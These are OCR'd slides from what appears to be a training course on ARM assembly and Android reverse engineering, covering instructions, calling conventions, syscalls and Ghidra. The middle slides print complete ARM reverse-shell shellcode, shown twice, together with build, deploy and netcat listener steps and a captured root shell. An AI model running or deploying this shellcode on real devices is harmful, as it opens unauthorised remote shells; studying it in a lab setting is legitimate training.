rsb	Rd, Rn, Op2	Rd = Op2 - Rn
rsc	Rd, Rn, Op2	Rd = Op2 - Rn - !C
sbc	Rd, Rn, Op2	Rd = Rn - Op2 - !C
sub	Rd, Rn, Op2	Rd = Rn - Op2

opcode	operands	function
	Status ops	
cmp	Rn, Op2	Rn - Op2
cmn	Rn, Op2	Rn + Op2
teq	Rn, Op2	Rn ^ Op2
tst	Rn, Op2	Rn & Op2


	Logical ops	
and	Rd, Rn, Op2	Rd = Rn & Op2
bic	Rd, Rn, Op2	Rd = Rn &~ Op2
eor	Rd, Rn, Op2	Rd = Rn ^ Op2
mov	Rd, Op2	Rd = Op2
mvn	Rd, Op2	Rd = ~Op2
orr	Rd, Rn, Op2	Rd = Rn | Op2

	Multiplies	
mla	Rd, Rm, Rs, Rn	Rd = Rm * Rs + Rn
mul	Rd, Rm, Rs	Rd = Rm * Rs
smlal	RdLo, RdHi, Rm, Rs	RdHiLo += Rm * Rs
smull	RdLo, RdHi, Rm, Rs	RdHiLo = Rm * Rs
umlal	RdLo, RdHi, Rm, Rs	RdHiLo += Rm * Rs
umull	RdLo, RdHi, Rm, Rs	RdHiLo = Rm * Rs

All instructions are conditional

Lesson 2: Introduction into ARM assembly - Stack

- LIFO
  - Last in First Out
- Stack Pointer (SP)
  - Points to the top of the stack
- Stack Operations
  - Push
  - Pop



Lesson 2: Introduction into ARM assembly – Calling Conventions

- 32-bit ARM Calling Convention

- r0-r3 first four parameters
- More parameter pushed on stack
- r0 contains the return value


- 64-bit ARM Calling Convention

- x0-x7 are first parameters
- More parameters pushed on stack
- x0 contains the return value

Lesson 2: Introduction into ARM assembly – System Call

- System call

- Arguments are passed through registers
- Syscall number in r7
- Calling syscall using SVC or SWI



https://android.googlesource.com/platform/bionic/+/cd58770/libc/SYSCALLS.TXT

Lesson 2: Introduction into ARM assembly – Branching and condition codes

- Status flags and condition codes
  - **Zero** (Z). Result of operation = 0
  - **Negative** (N). Result was negative
  - **Carry bit set** (C). If the 'most' significant bit is set
  - **Arithmetic overflow** (V). Overflow with adding values

Affix	Flags	Description
eq	Z=1	Zero (EQual to 0)
ne	Z=0	Not zero (Not Equal to 0)
cs / hs	C=1	Carry Set / unsigned Higher or Same
cc / lo	C=0	Carry Clear / unsigned LOwer
mi	N=1	Negative (MInus)
pl	N=0	Positive or zero (PLus)
vs	V=1	Sign overflow (oVerflow Set)
vc	V=0	No sign overflow (oVerflow Clear)
hi	C=1 & Z=0	Unsigned HIgher
ls	C=0 | Z=1	Unsigned Lower or Same
ge	N=V	Signed Greater or Equal
lt	N != V	Signed Less Than
gt	Z=0 & N=V	Signed Greater Than
le	Z=1 | N != V	Signed Less or Equal
al	-	ALways (default)
nv	-	NeVer

Lesson 2: Introduction into ARM assembly – Branching and condition codes

- Branches
  - B Branche to address
  - BL Branche with link to address
  - BX Branche and switch instruction set ARM/THUMB
  - BLX Branche with link and switch instruction set

- Beq Branche Equal
- Bne Branche Not Equal
- Bge Branche Greater Than or Equal
- Blt Branche Less Than
- Bgt Branche Greater Than
- Ble Brance Less or Equal

Lesson 2: Introduction into ARM assembly – Writing Assembly code

- Explanation

- Two sections
  - .text
    - Not mutable – contains code
  - .data
    - Mutable – contains variables

- System call – r7 contains the syscall
- Syscall - SWI

- Special calculation on line 16
  - .-


```
.text
.global _start
_start:
    mov r0, #1
    ldr r1, =message
    ldr r2, =len
    mov r7, #4
    swi 0

    mov r7, #1
    swi 0

.data
message:
    .asciz "hello world\n"
len = .-message
```

https://urish.medium.com/writing-your-first-android-app-in-assembly-30e8e0f8c3fe


Lesson 2: Introduction into ARM assembly – Writing Assembly code


- Compile using Android Toolchain

arm-linux-androideabi-as hello-arm.s -o hello-arm.o



arm-linux-androideabi-ld.bfd hello-arm.o -o hello-arm





Lesson 2: Introduction into ARM assembly – Writing Assembly code

- Compile using Android Toolchain
- Compiling Shellcode
- There are few modifications

examples/assembly/reverse_shell.s


```
.section .text
.global _start
_start:
.ARM
 add   r3, pc, #1       // switch to thumb mode
 bx    r3

.THUMB
// socket(2, 1, 0)
 mov   r0, #2
 mov   r1, #1
 sub   r2, r2
 mov   r7, #200
 add   r7, #81          // r7 = 281 (socket)
 svc   #1               // r0 = resultant sockfd
 mov   r4, r0           // save sockfd in r4

// connect(r0, &sockaddr, 16)
 adr   r1, struct       // pointer to address, port
 strb  r2, [r1, #1]     // write 0 for AF_INET
 mov   r2, #16
 add   r7, #2           // r7 = 283 (connect)
 svc   #1

// dup2(sockfd, 0)
 mov   r7, #63          // r7 = 63 (dup2)
 mov   r0, r4           // r4 is the saved sockfd
 sub   r1, r1           // r1 = 0 (stdin)
 svc   #1
// dup2(sockfd, 1)
 mov   r0, r4           // r4 is the saved sockfd
 mov   r1, #1           // r1 = 1 (stdout)
 svc   #1
// dup2(sockfd, 2)
 mov   r0, r4         // r4 is the saved sockfd
 mov   r1, #2         // r1 = 2 (stderr)
 svc   #1

// execve("/bin/sh", 0, 0)
 adr   r0, binsh
 sub   r2, r2
 sub   r1, r1
 strb  r2, [r0, #14]
 mov   r7, #11       // r7 = 11 (execve)
 svc   #1

struct:
.ascii "\x02\xff"      // AF_INET 0xff will be NULLed
.ascii "\x11\x5c"      // port number 4444
.byte 192,168,192,31  // IP Address
binsh:
.ascii "/system/bin/shX"
```

https://azeria-labs.com/tcp-reverse-shell-in-assembly-arm-32-bit/

Lesson 2: Introduction into ARM assembly – Writing Assembly code

- Compile using Android Toolchain
- Compiling Shellcode
- There are few modifications
- We have a longer string 14 characters

examples/assembly/reverse_shell.s



```
.section .text
.global _start
_start:
.ARM
 add   r3, pc, #1       // switch to thumb mode
 bx    r3

.THUMB
// socket(2, 1, 0)
 mov   r0, #2
 mov   r1, #1
 sub   r2, r2
 mov   r7, #200
 add   r7, #81          // r7 = 281 (socket)
 svc   #1               // r0 = resultant sockfd
 mov   r4, r0           // save sockfd in r4

// connect(r0, &sockaddr, 16)
 adr   r1, struct       // pointer to address, port
 strb  r2, [r1, #1]     // write 0 for AF_INET
 mov   r2, #16
 add   r7, #2           // r7 = 283 (connect)
 svc   #1

// dup2(sockfd, 0)
 mov   r7, #63          // r7 = 63 (dup2)
 mov   r0, r4           // r4 is the saved sockfd
 sub   r1, r1           // r1 = 0 (stdin)
 svc   #1
// dup2(sockfd, 1)
 mov   r0, r4           // r4 is the saved sockfd
 mov   r1, #1           // r1 = 1 (stdout)
 svc   #1
// dup2(sockfd, 2)
 mov   r0, r4         // r4 is the saved sockfd
 mov   r1, #2         // r1 = 2 (stderr)
 svc   #1

// execve("/bin/sh", 0, 0)
 adr   r0, binsh
 sub   r2, r2
 sub   r1, r1
 strb  r2, [r0, #14]
 mov   r7, #11        // r7 = 11 (execve)
 svc   #1

struct:
.ascii "\x02\xff"      // AF_INET 0xff will be NULLed
.ascii "\x11\x5c"      // port number 4444
.byte 192,168,192,31  // IP Address
binsh:
.ascii "/system/bin/shX"
```

https://azeria-labs.com/tcp-reverse-shell-in-assembly-arm-32-bit/

Lesson 2: Introduction into ARM assembly – Writing Assembly code

- Compile using Android Toolchain

```
arm-linux-androideabi-as reverse_shell.s -o reverse_shell.o
arm-linux-androideabi-ld.bfd -N reverse_shell.o -o reverse_shell
adb push reverse_shell /data/local/tmp
```

- Compiling Shellcode

```
VirtualBox:~/Desktop/examples/assembly$ arm-linux-androideabi-as reverse_shell.s -o reverse_shell.o
VirtualBox:~/Desktop/examples/assembly$ arm-linux-androideabi-ld.bfd reverse_shell.o -o reverse_shell
VirtualBox:~/Desktop/examples/assembly$ adb push reverse_shell /data/local/tmp
```

- Testing reverse_shell

```
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/assembly$ adb shell
generic:/ # cd /data/local/tmp
generic:/data/local/tmp # chmod +x reverse_shell
generic:/data/local/tmp # ./reverse_shell
```

- Setting up listener for revers shell

```
bash-3.2$ nc -lv 4444
id
uid=0(root) gid=0(root) groups=0(root),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin)
,3002(net_bt),3003(inet),3006(net_bw_stats),3009(readproc) context=u:r:su:s0
ls
HelloJNI.dex
gdbserver
libnative-lib.so
reverse_shell
sbxescape
```

Lesson 2: Introduction into ARM assembly – Writing Assembly code

- Compile using Android Toolchain

- Extracting shellcode

arm-linux-androideabi-objcopy -O binary reverse_shell reverse_shell.bin

hexdump -v -e '"\\""x" 1/1 "%02x" """' reverse_shell.bin > shellcode.txt

```
VirtualBox:~/Desktop/examples/assembly$ arm-linux-androideabi-objcopy -O binary reverse_shell reverse_shell.bin
VirtualBox:~/Desktop/examples/assembly$ hexdump -v -e '"\\""x" 1/1 "%02x" """' reverse_shell.bin > shellcode.txt
VirtualBox:~/Desktop/examples/assembly$ more shellcode.txt
\x01\x02\x20\x01\x21\x92\x1a\xc8\x27\x51\x37\x01\xdf\x04\x1c\x0a\xa1\x4a\x70\x10\x22\x02\x37\x01\xdf\x3f\x27\x20\x1c
\x82\x73\x0b\x27\x01\xdf\x02\xff\x11\x5c\xc0\xa8\xc0\x1f\x2f\x73\x79\x73\x74\x65\x6d\x2f\x62\x69\x6e\x2f\x73\x68\x5
```

Lesson 2: Wrap-up

- Summarise important points.

- References and further reading
  - https://www.coranac.com/tonc/text/asm.htm
  - https://azeria-labs.com/writing-arm-assembly-part-1/
  - https://azeria-labs.com/tcp-reverse-shell-in-assembly-arm-32-bit/
  - https://developer.arm.com/documentation/ddi0595/latest

Lesson 3: Reverse Engineering Android Native Components

- Introduction into Ghidra
- Reverse Engineering Android Native Libraries
- Finding vulnerabilities with reverse engineering
- Finding functions for fuzz harnessing

Lesson 3: Reverse Engineering Android Native Components |Introduction into Ghidra

- Ghidra Reverse Engineer tool
- De-compiler
- Disassembler
- Function call trees
- Function Graph
- Symbol tree
- Exported Functions
- Cross referencing
- Loading and running scripts
- Export code for harnessing

Lesson 3: Introduction into Ghidra | Ghidra Reverse Engineer tool

- Tool created by NSA
- Free and opensource
- Initial Release, March 5, 2019
- Plugin development

- https://ghidra-sre.org/
- https://github.com/NationalSecurityAgency/ghidra


- Free online courses

https://ghidra.re/courses/GhidraClass/

Supported Architecture
x86 16, 32 and 64 bit
ARM and AARCH64
PowerPC 32/64 and VLE
MIPS 16/32/64
MicroMIPS
68xxx
Java and DEX bytecode
PA-RISC
PIC 12/16/17/18/24
SPARC 32/64
CR16C
Z80
6502
8051
MSP430
AVR8, AVR32
SuperH


Lesson 3: Introduction into Ghidra | De-compiler

- Decompile to C/C++
- Java Classes
- Dex Classes
- Changing variable names
- Changing function names




Lesson 3: Introduction into Ghidra | Disassembler

- Disassemble
- Compiler optimizations
- Difficult to read but more reliable




Lesson 3: Introduction into Ghidra | Function call trees

- Function call trees
- Incoming and outgoing function call
- Traceback to original function



